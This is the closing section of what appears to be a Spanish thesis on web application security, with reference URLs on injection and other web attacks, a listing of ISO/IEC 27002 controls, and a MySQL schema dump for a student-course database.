[64] http://projects.webappsec.org/w/page/13246919/Cross%20Site%20Request%20Forger

Apartado 4.5

[65] http://www.upenn.edu/computing/security/swat/SWAT_Top_Ten_A5.php

[66] http://www.infosecwriters.com/text_resources/pdf/Buffer_TOlzak.pdf

[67] https://www.owasp.org/index.php/LDAP_injection

[68] https://www.owasp.org/index.php/Direct_Dynamic_Code_Evaluation_%28%27Eval_Injection%27%29

[69] http://projects.webappsec.org/w/page/13246963/SQL%20Injection

[70] https://www.owasp.org/index.php/SQL_Injection

[71] http://www.webappsec.org/projects/articles/091007.shtml

[72] https://www.owasp.org/index.php/Server-Side_Includes_%28SSI%29_Injection

[73] http://projects.webappsec.org/w/page/13246964/SSI%20Injection

[74] http://blog.s21sec.com/2010/07/xpath-injection.html

[75] http://projects.webappsec.org/w/page/13247005/XPath%20Injection

Apartado 4.6

[76] http://projects.webappsec.org/w/page/13246922/Directory%20Indexing

[77] http://www.exploit-db.com/ghdb/1398/

[78] http://www.elladodelmal.com/search/label/Google

[79] http://hakipedia.com/index.php/Local_File_Inclusion

[80] https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion

[81] https://www.owasp.org/index.php/Path_Traversal

Apartado 4.7

[82] http://projects.webappsec.org/w/page/13246913/Abuse%20of%20Functionality

[83] https://www.owasp.org/index.php/Account_lockout_attack

[84] http://projects.webappsec.org/w/page/13246921/Denial%20of%20Service

[85] https://owasp.org/index.php/Denial_of_Service

[86] http://projects.webappsec.org/f/WASC_TC-1.0.spa.doc

Apartado 8

[87] http://portal.uc3m.es/portal/page/portal/biblioteca/aprende_usar/como_citar_bibliografia

Capítulo 10

Anexos

10.1 Listado de controles recogidos en ISO/IEC 27002

Se recoge el listado completo agrupándose por dominios, objetivos de control y controles. Se respeta la numeración original aparecida en el estándar.

5. Política de seguridad.

5.1 Política de seguridad de la información.

5.1.1 Documento de política de seguridad de la información.

5.1.2 Revisión de la política de seguridad de la información.

6. Aspectos organizativos de la seguridad de la información.

6.1 Organización interna.

6.1.1 Compromiso de la Dirección con la seguridad de la información.

6.1.2 Coordinación de la seguridad de la información.

6.1.3 Asignación de responsabilidades relativas a la seguridad de la información.

6.1.4 Proceso de autorización de recursos para el tratamiento de la información.

6.1.5 Acuerdos de confidencialidad.

6.1.6 Contacto con las autoridades.

6.1.7 Contacto con grupos de especial interés.

6.1.8 Revisión independiente de la seguridad de la información.

6.2 Terceros.

6.2.1 Identificación de los riesgos derivados del acceso de terceros.

6.2.2 Tratamiento de la seguridad en la relación con los clientes.

6.2.3 Tratamiento de la seguridad en contratos con terceros.

7. Gestión de Activos.

7.1 Responsabilidad sobre los activos.

7.1.1 Inventario de activos.

7.1.2 Propiedad de activos.

7.1.3 Uso aceptable de activos.

7.2 Clasificación de la información.

7.2.1 Directrices de clasificación.

7.2.2 Etiquetado y manipulado de la información.

8. Seguridad en los recursos humanos.

8.1 Antes del empleo.

8.1.1 Funciones y responsabilidades.

8.1.2 Investigación de antecedentes.

8.1.3 Términos y condiciones de contratación.

8.2 Durante el empleo.

8.2.1 Responsabilidades de la Dirección.

8.2.2 Concienciación, formación y capacitación en seguridad de la información.

8.2.3 Proceso disciplinario.

8.3 Cese del empleo o cambio de puesto de trabajo.

8.3.1 Responsabilidad del cese o cambio.

8.3.2 Devolución de activos.

8.3.3 Retirada de los derechos de acceso.

9. Seguridad física y del entorno.

9.1 Áreas seguras.

9.1.1 Perímetro de seguridad física.

9.1.2 Controles físicos de entrada.

9.1.3 Seguridad de oficinas, despachos e instalaciones.

9.1.4 Protección contra las amenazas externas y de origen ambiental.

9.1.5 Trabajo en áreas seguras.

9.1.6 Áreas de acceso público y de carga y descarga.

9.2 Seguridad de los equipos.

9.2.1 Emplazamiento y protección de equipos.

9.2.2 Instalaciones de suministro.

9.2.3 Seguridad del cableado.

9.2.4 Mantenimiento de los equipos.

9.2.5 Seguridad de los equipos fuera de las instalaciones.

9.2.6 Reutilización o retirada segura de equipos.

9.2.7 Retirada de materiales propiedad de la empresa.

10. Gestión de comunicaciones y operaciones.

10.1 Responsabilidades y procedimientos de operación.

10.1.1 Documentación de los procedimientos de operación.

10.1.2 Gestión de cambios.

10.1.3 Segregación de tareas.

10.1.4 Separación de los recursos de desarrollo, prueba y operación.

10.2 Gestión de la provisión de servicios por terceros.

10.2.1 Provisión de servicios.

10.2.2 Supervisión y revisión de los servicios prestados por terceros.

10.2.3 Gestión del cambio en los servicios prestados por terceros.

10.3 Planificación y aceptación del sistema.

10.3.1 Gestión de capacidades.

10.3.2 Aceptación del sistema.

10.4 Protección contra el código malicioso y descargable.

10.4.1 Controles contra el código malicioso.

10.4.2 Controles contra el código descargado en el cliente.

10.5 Copias de seguridad.

10.5.1 Copias de seguridad de la información.

10.6 Gestión de la seguridad de las redes.

10.6.1 Controles de red.

10.6.2 Seguridad de los servicios de red.

10.7 Manipulación de los soportes.

10.7.1 Gestión de soportes extraíbles.

10.7.2 Retirada de soportes.

10.7.3 Procedimientos de manipulación de la información.

10.7.4 Seguridad de la documentación del sistema.

10.8 Intercambio de información.

10.8.1 Políticas y procedimientos de intercambio de información.

10.8.2 Acuerdos de intercambio.

10.8.3 Soportes físicos en tránsito.

10.8.4 Mensajería electrónica.

10.8.5 Sistemas de información empresariales.

10.9 Servicios de comercio electrónico.

10.9.1 Comercio electrónico.

10.9.2 Transacciones en línea.

10.9.3 Información públicamente disponible.

10.10 Supervisión.

10.10.1 Registros de auditoría.

10.10.2 Supervisión del uso del sistema.

10.10.3 Protección de la información de los registros.

10.10.4 Registros de administración y operación.

10.10.5 Registro de fallos.

10.10.6 Sincronización de reloj.

11. Control de acceso.

11.1 Requisitos de negocio para el control de acceso.

11.1.1 Política de control de acceso.

11.2 Gestión de acceso de usuario.

11.2.1 Registro de usuario.

11.2.2 Gestión de privilegios.

11.2.3 Gestión de contraseñas de usuario.

11.2.4 Revisión de los derechos de acceso de usuario.

11.3 Responsabilidades de usuario.

11.3.1 Uso de contraseñas.

11.3.2 Equipo de usuario desatendido.

11.3.3 Política de puesto de trabajo despejado y pantalla limpia.

11.4 Control de acceso a la red.

11.4.1 Política de uso de los servicios en red.

11.4.2 Autenticación de usuario para conexiones externas.

11.4.3 Identificación de los equipos en las redes.

11.4.4 Protección de los puertos de diagnóstico y configuración remotos.

11.4.5 Separación de las redes.

11.4.6 Control de la conexión a la red.

11.4.7 Control de encaminamiento de red.

11.5 Control de acceso al sistema operativo.

11.5.1 Procedimientos seguros de inicio de sesión.

11.5.2 Identificación y autenticación de usuario.

11.5.3 Sistema de gestión de contraseñas.

11.5.4 Uso de los recursos del sistema.

11.5.5 Desconexión automática de sesión.

11.5.6 Limitación del tiempo de conexión.

11.6 Control de acceso a las aplicaciones y a la información.

11.6.1 Restricción del acceso a la información.

11.6.2 Aislamiento de sistemas sensibles.

11.7 Ordenadores portátiles y teletrabajo.

11.7.1 Ordenadores portátiles y comunicaciones móviles.

11.7.2 Teletrabajo.

12. Adquisición, desarrollo y mantenimiento de sistemas de información.

12.1 Requisitos de seguridad de los sistemas de información.

12.1.1 Análisis y especificación de los requisitos de seguridad.

12.2 Tratamiento correcto de las aplicaciones.

12.2.1 Validación de los datos de entrada.

12.2.2 Control del procesamiento interno.

12.2.3 Integridad de los mensajes.

12.2.4 Validación de los datos de salida.

12.3 Controles criptográficos.

12.3.1 Política de uso de los controles criptográficos.

12.3.2 Gestión de claves.

12.4 Seguridad de los archivos de sistema.

12.4.1 Control del *software* en explotación.

12.4.2 Protección de los datos de prueba del sistema.

12.4.3 Control de acceso al código fuente de los programas.

12.5 Seguridad en los procesos de desarrollo y soporte.

12.5.1 Procedimientos de control de cambios.

12.5.2 Revisión técnica de las aplicaciones tras efectuar cambios en el sistema operativo.

12.5.3 Restricciones a los cambios en los paquetes de *software*.

12.5.4 Fugas de información.

12.5.5 Externalización del desarrollo de *software*.

12.6 Gestión de la vulnerabilidad técnica.

12.6.1 Control de las vulnerabilidades técnicas.

13. Gestión de incidentes en la seguridad de la información.

13.1 Notificación de eventos y puntos débiles de seguridad de la información.

13.1.1 Notificación de los eventos de seguridad de la información.

13.1.2 Notificación de puntos débiles de seguridad.

13.2 Gestión de incidentes y mejoras de seguridad de la información.

13.2.1 Responsabilidades y procedimientos.

13.2.2 Aprendizaje de los incidentes de seguridad de la información.

13.2.3 Recopilación de evidencias.

14. Gestión de la continuidad del negocio.

14.1 Aspectos de seguridad de la información en la gestión de la continuidad del negocio.

14.1.1 Inclusión de la seguridad de la información en el proceso de gestión de la continuidad del negocio.

14.1.2 Continuidad del negocio y evaluación de riesgos.

14.1.3 Desarrollo e implantación de planes de continuidad que incluyan la seguridad de la información.

14.1.4 Marco de referencia para la planificación de la continuidad del negocio.

14.1.5 Pruebas, mantenimiento y nueva valuación de planes de continuidad.

15. Cumplimiento.

15.1 Cumplimiento de los requisitos legales.

15.1.1 Identificación de la legislación aplicable.

15.1.2 Derechos de propiedad intelectual (DPI).

15.1.3 Protección de los documentos de la organización.

15.1.4 Protección de datos y privacidad de la información de carácter personal.

15.1.5 Prevención del uso indebido de recursos de tratamiento de la información.

15.1.6 Regulación de los controles criptográficos.

15.2 Cumplimiento de las políticas y normas de seguridad y cumplimiento técnico.

15.2.1 Cumplimiento de las políticas y normas de seguridad.

15.2.2 Comprobación del cumplimiento técnico.

15.3 Consideraciones sobre las auditorías de los sistemas de información.

15.3.1 Controles de auditoría de los sistemas de información.

15.3.2 Protección de las herramientas de auditoría de los sistemas de información.

10.2 Estructura de la base de datos de la aplicación

```
-- MySQL dump 10.13  Distrib 5.5.35, for debian-linux-gnu (i686)
--
-- Host: localhost    Database: proyecto
-- ------------------------------------------------------
-- Server version  5.5.35-0ubuntu0.12.10.2

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `alumno`
--

DROP TABLE IF EXISTS `alumno`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `alumno` (
  `id` int(8) unsigned NOT NULL AUTO_INCREMENT,
  `nif` varchar(9) DEFAULT NULL,
  `nombre` varchar(255) NOT NULL,
  `apellido1` varchar(255) NOT NULL,
  `apellido2` varchar(255) DEFAULT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `nif` (`nif`)
) ENGINE=InnoDB AUTO_INCREMENT=43530 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `alumnos_cursos`
--

DROP TABLE IF EXISTS `alumnos_cursos`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `alumnos_cursos` (
  `id_alumno` int(8) unsigned NOT NULL,
  `id_curso` int(8) unsigned NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `curso`
--

DROP TABLE IF EXISTS `curso`;
```

```
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `curso` (
  `id` int(8) unsigned NOT NULL AUTO_INCREMENT,
  `codigo` varchar(255) DEFAULT NULL,
  `nombre` varchar(255) DEFAULT NULL,
  `creditos` smallint(6) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=40 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `usuario`
--

DROP TABLE IF EXISTS `usuario`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `usuario` (
  `id` int(8) unsigned NOT NULL AUTO_INCREMENT,
  `login` varchar(255) NOT NULL,
  `password` varchar(255) NOT NULL,
  `nombre` varchar(255) DEFAULT NULL,
  `email` varchar(255) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=3 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2014-04-22 10:21:39
```